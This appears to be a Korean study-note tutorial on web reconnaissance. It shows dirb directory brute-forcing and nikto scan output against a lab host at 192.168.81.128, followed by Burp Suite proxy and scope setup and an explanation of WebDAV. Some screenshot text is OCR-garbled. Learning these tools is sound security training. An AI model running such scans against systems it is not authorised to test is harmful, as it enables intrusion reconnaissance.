웹 스캔 도구 활용과 접근 제어 취약점

어떤 정보들을 수집할 것인가?

- 디렉터리 구조 파악하는 과정이 필요!!
    - 웹 서비스 버전 정보 노출 여부
    - Index of 취약점 (서버 설정 미흡)
    - 관리자 페이지 여부 (접근 제어 미흡)
    - 특정한 오류로 인한 정보 노출 (시스템의 절대 경로 노출, DB 오류 노출…)
    - 백업 파일, 불필요한 파일 존재 여부
    - 특정 프로그램 설치 여부
    - …등등등…..

유료 취약점 도구 : **Appscan, acunetix,** burpsuite pro….

무료 취약점 도구 : OWASP ZAP, dirbuster, dirb… 등

크롤링을 통한 디렉터리 구조 파악 : href 링크만 구조를 파악하는 방법!!!


사전파일을 통한 디렉터리 구조 파악 : 사전파일을 무작위로 대입하여 백업파일, 디렉터리 접근 권한 등…

```
┌──(kali㉿kali)-[~] └─$ sudo dirb http://192.168.81.128 [sudo] password
for kali: ----------------- DIRB v2.22 By The Dark Raver -----------------
START_TIME: Thu Apr 17 20:21:12 2025 URL_BASE: http://192.168.81.128/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt -----------------
GENERATED WORDS: 4612 ---- Scanning URL: http://192.168.81.128/ ---- +
http://192.168.81.128/cgi-bin/ (CODE:403|SIZE:295) ==> DIRECTORY:
http://192.168.81.128/dav/ ^[[A^[[A^[[A + http://192.168.81.128/index
(CODE:200|SIZE:891) + http://192.168.81.128/index.php (CODE:200|SIZE:891)
+ http://192.168.81.128/phpinfo (CODE:200|SIZE:48092) +
http://192.168.81.128/phpinfo.php (CODE:200|SIZE:48104) ==> DIRECTORY:
http://192.168.81.128/phpMyAdmin/ + http://192.168.81.128/server-status
(CODE:403|SIZE:300) ==> DIRECTORY: http://192.168.81.128/test/ ==>
DIRECTORY: http://192.168.81.128/twiki/ ---- Entering directory:
http://192.168.81.128/dav/ ---- (!) WARNING: Directory IS LISTABLE. No
need to scan it. (Use mode '-w' if you want to scan it anyway) ----
Entering directory: http://192.168.81.128/phpMyAdmin/ ---- +
http://192.168.81.128/phpMyAdmin/calendar (CODE:200|SIZE:4145) +
http://192.168.81.128/phpMyAdmin/changelog (CODE:200|SIZE:74593) +
http://192.168.81.128/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540) ==>
DIRECTORY: http://192.168.81.128/phpMyAdmin/contrib/ +
http://192.168.81.128/phpMyAdmin/docs (CODE:200|SIZE:4583) +
http://192.168.81.128/phpMyAdmin/error (CODE:200|SIZE:1063) +
http://192.168.81.128/phpMyAdmin/export (CODE:200|SIZE:4145) +
http://192.168.81.128/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902) +
http://192.168.81.128/phpMyAdmin/import (CODE:200|SIZE:4145) +
http://192.168.81.128/phpMyAdmin/index (CODE:200|SIZE:4145) +
http://192.168.81.128/phpMyAdmin/index.php (CODE:200|SIZE:4145) ==>
DIRECTORY: http://192.168.81.128/phpMyAdmin/js/ ==> DIRECTORY:
http://192.168.81.128/phpMyAdmin/lang/ ==> DIRECTORY:
http://192.168.81.128/phpMyAdmin/libraries/ +
http://192.168.81.128/phpMyAdmin/license (CODE:200|SIZE:18011) +
http://192.168.81.128/phpMyAdmin/LICENSE (CODE:200|SIZE:18011) +
http://192.168.81.128/phpMyAdmin/main (CODE:200|SIZE:4227) +
http://192.168.81.128/phpMyAdmin/navigation (CODE:200|SIZE:4145) +
http://192.168.81.128/phpMyAdmin/phpinfo (CODE:200|SIZE:0) +
http://192.168.81.128/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0) +
http://192.168.81.128/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389) +
http://192.168.81.128/phpMyAdmin/print (CODE:200|SIZE:1063) +
http://192.168.81.128/phpMyAdmin/readme (CODE:200|SIZE:2624) +
http://192.168.81.128/phpMyAdmin/README (CODE:200|SIZE:2624) +
http://192.168.81.128/phpMyAdmin/robots (CODE:200|SIZE:26) +
http://192.168.81.128/phpMyAdmin/robots.txt (CODE:200|SIZE:26) ==>
DIRECTORY: http://192.168.81.128/phpMyAdmin/scripts/ ==> DIRECTORY:
http://192.168.81.128/phpMyAdmin/setup/ +
http://192.168.81.128/phpMyAdmin/sql (CODE:200|SIZE:4145) ==> DIRECTORY:
http://192.168.81.128/phpMyAdmin/test/ ==> DIRECTORY:
```

```
http://192.168.81.128/phpMyAdmin/themes/ +
http://192.168.81.128/phpMyAdmin/TODO (CODE:200|SIZE:235) +
http://192.168.81.128/phpMyAdmin/webapp (CODE:200|SIZE:6902) ---- Entering
directory: http://192.168.81.128/test/ ---- (!) WARNING: Directory IS
LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it
anyway) ---- Entering directory: http://192.168.81.128/twiki/ ---- ==>
DIRECTORY: http://192.168.81.128/twiki/bin/ +
http://192.168.81.128/twiki/data (CODE:403|SIZE:297) +
http://192.168.81.128/twiki/index (CODE:200|SIZE:782) +
http://192.168.81.128/twiki/index.html (CODE:200|SIZE:782) ==> DIRECTORY:
http://192.168.81.128/twiki/lib/ + http://192.168.81.128/twiki/license
(CODE:200|SIZE:19440) ==> DIRECTORY: http://192.168.81.128/twiki/pub/ +
http://192.168.81.128/twiki/readme (CODE:200|SIZE:4334) +
http://192.168.81.128/twiki/templates (CODE:403|SIZE:302) ---- Entering
directory: http://192.168.81.128/phpMyAdmin/contrib/ ---- (!) WARNING:
Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to
scan it anyway) ---- Entering directory:
http://192.168.81.128/phpMyAdmin/js/ ---- (!) WARNING: Directory IS
LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it
anyway) ---- Entering directory: http://192.168.81.128/phpMyAdmin/lang/ --
-- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w'
if you want to scan it anyway) ---- Entering directory:
http://192.168.81.128/phpMyAdmin/libraries/ ---- (!) WARNING: Directory IS
LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it
anyway) ---- Entering directory: http://192.168.81.128/phpMyAdmin/scripts/
---- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-
w' if you want to scan it anyway) ---- Entering directory:
http://192.168.81.128/phpMyAdmin/setup/ ---- +
http://192.168.81.128/phpMyAdmin/setup/config (CODE:303|SIZE:1373) ==>
DIRECTORY: http://192.168.81.128/phpMyAdmin/setup/frames/ +
http://192.168.81.128/phpMyAdmin/setup/index (CODE:200|SIZE:8621) +
http://192.168.81.128/phpMyAdmin/setup/index.php (CODE:200|SIZE:8629) ==>
DIRECTORY: http://192.168.81.128/phpMyAdmin/setup/lib/ +
http://192.168.81.128/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967) +
http://192.168.81.128/phpMyAdmin/setup/styles (CODE:200|SIZE:6218) ----
Entering directory: http://192.168.81.128/phpMyAdmin/test/ ---- (!)
WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you
want to scan it anyway) ---- Entering directory:
http://192.168.81.128/phpMyAdmin/themes/ ---- (!) WARNING: Directory IS
LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it
anyway) ---- Entering directory: http://192.168.81.128/twiki/bin/ ---- (!)
WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you
want to scan it anyway) ---- Entering directory:
http://192.168.81.128/twiki/lib/ ---- (!) WARNING: Directory IS LISTABLE.
No need to scan it. (Use mode '-w' if you want to scan it anyway) ----
Entering directory: http://192.168.81.128/twiki/pub/ ---- (!) WARNING:
Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to
scan it anyway) ---- Entering directory:
http://192.168.81.128/phpMyAdmin/setup/frames/ ---- (!) WARNING: Directory
IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it
anyway) ---- Entering directory:
http://192.168.81.128/phpMyAdmin/setup/lib/ ---- (!) WARNING: Directory IS
LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it
anyway) ----------------- END_TIME: Thu Apr 17 20:21:51 2025 DOWNLOADED:
18448 - FOUND: 42
```

nikto를 이용하여 웹 취약점 진단 시작


```
┌──(kali㉿kali)-[~] └─$ sudo nikto -h http://192.168.81.128/dav/ [sudo] pas
80 + Start Time: 2025-04-17 20:39:00 (GMT-4) ------------------------------
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options +
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missin
least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch. ^[[A^[[A
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418 + /nikto-test-5
Methods: GET, HEAD, POST, OPTIONS, TRACE, DELETE, PROPFIND, PROPPATCH, COPY
file locations on the web server. + OPTIONS: WebDAV enabled (PROPPATCH COPY
+ /dav/./: Directory indexing found. + /dav/./: Appending '/./' to a direct
/dav/%2e/: Directory indexing found. + /dav/%2e/: Weblogic allows source co
directory listings through Web Publisher by forcing the server to show all
directory listings through Web Publisher by forcing the server to show all
/dav////////////////////////////////////////////////////////////////////////
Directory indexing found. +
/dav////////////////////////////////////////////////////////////////////////
Abyss 1.03 reveals directory listing when multiple /'s are requested. See:
item(s) reported on remote host + End Time: 2025-04-17 20:39:28 (GMT-4) (28
```



```
ali㉿kali)-[~]
ıdo nikto -h http://192.168.81.128/dav/
] password for kali:
to v2.5.0

get IP:          192.168.81.128
get Hostname:    192.168.81.128
get Port:        80
rt Time:         2025-04-17 20:39:00 (GMT-4)

ver: Apache/2.2.8 (Ubuntu) DAV/2
/: The anti-clickjacking X-Frame-Options header is not present. See:
/Web/HTTP/Headers/X-Frame-Options
/: The X-Content-Type-Options header is not set. This could allow th
 site in a different fashion to the MIME type. See: https://www.netsp
rabilities/missing-content-type-header/
/: Directory indexing found.
CGI Directories found (use '-C all' to force check all possible dirs)
che/2.2.8 appears to be outdated (current is at least Apache/2.4.54).
nch.
```

버프스위트 다운로드 및 설치


Burp_Suite **Download Burp Suite Community Edition - PortSwigger**



3urp Suite Community Edition

art your web security testing journey for free - wnload our essential manual toolkit.

Enter your email to download




fessional / Community 2025.3.2

2025 at 10:07 UTC

ease introduces Burp AI, a powerful set of AI features designed to enhance your security testing workflow. We'
cy of Burp Scanner by configuring the audit phase of scans to run in parallel with the crawl phase. We've also r
ed the Montoya API, and added custom actions to Burp Repeater for data extraction and analysis.

설치 후에 실행



번외)

실무에서 사용하는 “프록시(캐시) 서버” 네트워크 분석하기 위한 목적으로 설치!!

보안 솔루션에서 프록시 서버 → **웹 차단 솔루션**으로 기능 향상해서 사용!!

버프스위트 **웹 프록시 기능**을 활용할 예정!!!

(클라이언트(PC) ——-request(요청)——-- **(프록시 설치)** ——————→ 서버


(클라이언트(PC) ←—-——-- **(프록시 설치)** —— response(응답)——————— 서버

실무에서는…

내부 PC ————————————-네트워크 프록시 (캐시 서버) ———————————— 외부 통신

내부 PC ————————————-웹 모니터링(차단) 솔루션 (프록시 서버) ———————————— 외부 통신

웹 프록시 설정 Proxy 셋팅



equest interception rules

se these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|^ic
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
☑	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

esponse interception rules


se these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☑ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		Content type hea...	Matches	text
□	Or	Request	Was modified	
□	Or	Request	Was intercepted	
□	And	Status code	Does not match	^304$
☑	And	URL	Is in target scope	

☑ Automatically update Content-Length header when the response is edited

Scope에서 대상 입력


Project Intruder Repeater View Help
d Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organiz
Scope Issues
Add
Edit
emove
iste URL
.oad ...

Burp Suite Community Edition v2025.3.2 - Temporary Pro

'get scope

these settings to define exactly what hosts and URLs constitute the target for your current work. This configuration affe

Jse advanced scope control

ude in scope

Enabled	Prefix	Include subdomain
☑	http://192.168.81.128/	

1. WebDAV 프로토콜의 이해

WebDAV(Web Distributed Authoring and Versioning)는 HTTP 프로토콜의 확장으로, RFC 4918에 정의된 **파일 관리 및 협업을 위한 프로토콜**입니다. 사용자가 원격 웹 서버에서 **파일을 생성, 수정, 이동, 삭제**할 수 있도록 지원하며, 주요 기능은 다음과 같습니다:

- 파일 관리(Method이용): 파일 업로드(PUT), 다운로드(GET), 삭제(DELETE), 이동(MOVE), 복사(COPY) 등.
- 협업 기능: 파일 잠금(LOCK/UNLOCK), 버전 관리, 속성 관리(PROPFIND).
- HTTP 기반 동작: 기본적으로 HTTP 메서드를 확장하여 동작하며, 포트 80 또는 443을 사용.
- 인증 메커니즘: HTTP 기본 인증(Basic Auth), 다이제스트 인증, 또는 OAuth 등을 통해 사용자 인증.

WebDAV는 원격 파일 공유와 협업 애플리케이션(예: 문서 편집, 클라우드 스토리지)에 널리 사용되지만, 잘못된 구성이나 취약한 권한 설정으로 인해 보안 위협에 노출될 수 있습니다.

